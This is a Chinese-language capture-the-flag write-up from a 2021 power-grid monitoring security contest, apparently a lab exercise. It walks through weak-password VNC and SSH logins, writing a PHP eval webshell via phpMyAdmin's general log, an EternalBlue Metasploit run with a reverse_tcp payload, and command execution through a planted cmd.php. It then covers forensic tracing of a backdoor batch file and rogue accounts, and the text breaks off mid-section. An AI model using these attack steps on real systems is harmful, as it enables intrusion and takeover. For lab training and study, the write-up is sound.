2021 年电力监控系统网络安全技能大赛
个人赛

比赛 write up 模板

参赛选手：XXX

1. 三区：

1.1. 门户系统


1.1.1. VNC 弱口令

使用 nmap 进行端口扫描


```
C:\Users\Alone>nmap 192.168.1.254
Starting Nmap 7.70 ( https://nmap.org ) at 2021-06-05 01:57 ?D?ú±ê×?ê±??
Stats: 0:00:54 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.1.254
Host is up (0.00s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5357/tcp  open  wsdapi
5900/tcp  open  vnc
49152/tcp open  unknown
49153/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:2C:89:41 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 62.29 seconds
```

发现主机开启 5900VNC 端口，使用 vnc 连接工具连接主机，打开 VNC 软件，在输入栏输入门户系统主机 IP 地址，尝试连接。



弹出密码界面，尝试弱口令进入该主机，密码为 123456



成功连接门户服主机，攻击成功。

1.1.2. Phpmyadmin 写入 shell


通过扫描端口发现主机开启 80 端口

```
C:\Users\Alone>nmap 192.168.1.254
Starting Nmap 7.70 ( https://nmap.org ) at 2021-06-05 01:57 ?D1?±?×?¼±??
Stats: 0:00:54 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.1.254
Host is up (0.00s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5357/tcp  open  wsdapi
5900/tcp  open  vnc
49152/tcp open  unknown
49153/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:2C:89:41 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 62.29 seconds
```

打开浏览器输入主机 IP：192.168.1.254，进入 web 系统


使用御剑后台扫描工具，1.输入 IP 地址，2.选择 PHP 类型，3.勾选探测 200,4.点击开始扫描，扫描出 PHPmyadmin 地址，双击此网址，进入 PHPmyadmnin 管理页面



成功进入 phpmyadmin 界面


尝试弱口令 root/123456

成功登录管理界面



点击 SQL 按钮，进入查询页面

输入 show variables like '%general%'; 查看当前配置




输入 set global general_log = on;，开启 general log 模式

输入 set global general_log_file = 'C:/phpstudy_pro/WWW/dzzoffice-2.02.1/test5.php';设置日志目录为 shell 地址


上一步的路径来源，输入错误 SQL 查询语句，查看网站返回信息，分析出 web 绝对路径为 C:\phpstudy_pro\WWW\dzzoffice-2.02.1 复制网站根目录地址

输入查询语句 select '<?php eval($_POST[cmd]);?>'，在根目录下写入一句话木马，


打开菜刀 shell 连接软件，右键空白处点击新建




地址出输入网站的绝对路径，指向写入的日志文件，密码输入 CMD，点击添加



右键点击刚刚添加的 URL，选择虚拟终端，执行命令



输入 net user 查询主机所有账户，成功查看主机账户，get shell



1.1.3. ms17010

首先打开 KALI 系统，点击左上方终端，打开终端

输入 msfconsole

输入 search ms17_010,搜索永恒之蓝相关漏洞 exp

使用第二个脚本输入命令 use exploit/windows/smb/ms17_010_eternalblue

输入 set payload windows/x64/meterpreter/reverse_tcp

分别输入命令，

set rhost 192.168.1.254 设置目标主机 IP

Ipa 查看当前 kali IP 地址

Set lhost 192.168.1.25 设置当前主机地址

Run 运行攻击

出现此页面代表攻击成功

输入 shell，打开命令行页面，输入 chcp 65001，解决命令乱码问题

输入 net user，查看主机当前用户，成功列出主机用户，get shell 攻击成功

1.1.4. Web 根目录下执行 PHP 木马


使用御剑后台扫描工具，1.输入 IP 地址，2.选择 PHP 类型，3.勾选探测 200,4.点击开始扫描，扫描出 cmd.php

打开后发现如下代码

构造 URL：http://192.168.1.254/cmd.php?x=123456&y=system(%27ipconfig%27);，查询主机 IP，成功执行命令，get shell

2. 二区：


通过 VNC 进入主机后，使用 windows+R 键调出命令行，输入 ipconfig 查看本机 IP 地址，发现两个 IP 地址，192.168.1.254、192.168.2.101，除去入口层 IP，判断 192.168.2 段为下一层通信地址



使用 Advanced IP Scanner 工具扫描 192.168.2.101 段所有主机


打开 Advanced IP Scanner 工具，在输入栏输入 192.168.2.0/24，点击 scan

除本机外共扫描出四个存活 IP，分别为 192.168.2.111、192.168.2.112、192.168.2.113、192.168.2.255，判断 192.168.2.255 为网关，192.168.2.111、192.168.2.112、192.168.2.113 为下一层存活主机



2.1. 病毒主机：


使用 scanport 工具对 192.168.2.111 进行全端口扫描，起始 IP、结束 IP 均填写 192.168.2.111，端口号填写 1-65535，其余默认即可，点击扫描



查看可利用端口，发现主机开启 5900 端口，使用 VNC 软件进行连接


打开 VNC 连接软件，输入 192.168.2.111，回车

在此处进行密码爆破，得出密码为 123123




2.1.1. 黑客 IP 地址及寻找方法


进入 C：/windows/system32 文件下




点击左上角组织，选择文件夹和搜索选项




在查看中选择显示隐藏文件



发现 3389.bat 文件



使用 windows+R 组合键，调出运行界面，输入 notepad 打开记事本




将 3389.bat 文件拖入记事本中，查看文件信息，发现是黑客留下的后门文件，并在文件中提示了黑客 IP 为 192.168.2.239

2.1.2. 寻找黑客的具体时间


使用 windows+R 组合键打开命令行，输入 net user 查看主机当前账户情况

发现 hack1、hack2 账户，前往 windows 日志查看账户创建日志信息


点击开始，右键计算机，选择管理




选择事件查看器→windows 日志→系统，查看 4738ID 的所有日志，查找 hack1、hack2 创建记录



点击详细信息发现 hack2、hack1 创建时间均为 6 月 2 日 5:29 分





2.1.3. 病毒处理方法

进入主机后，上传 360 安全卫士，进行安装

安装完成后点击木马查杀，选择全盘查杀


查杀后选择一键清除

更换桌面背景

重启主机，完成病毒处理

2.2. 数据服务器：

使用 scanport 工具对 192.168.2.112 进行全端口扫描，起始 IP、结束 IP 均填写 192.168.2.112，端口号填写 1-65535，其余默认即可，点击扫描




发现主机开启 22 端口，尝试远程连接

在门户系统主机上传 finalshell 工具，进行安装

安装后打开软件，点击文件夹图标，新建连接

点击按钮，选择 SSH 连接

名称任意填写，主机填写连接 IP192.168.2.112，端口号 22，进行账户名以及密码猜测，最终用户名及密码为 root/root，点击确定



2.2.1. 服务器加固手段（操作截图）


南音北笛梦

2.3. 工程师站：


使用 scanport 工具对 192.168.2.113 进行全端口扫描，起始 IP、结束 IP 均填写 192.168.2.113，端口号填写 1-65535，其余默认即可，点击扫描

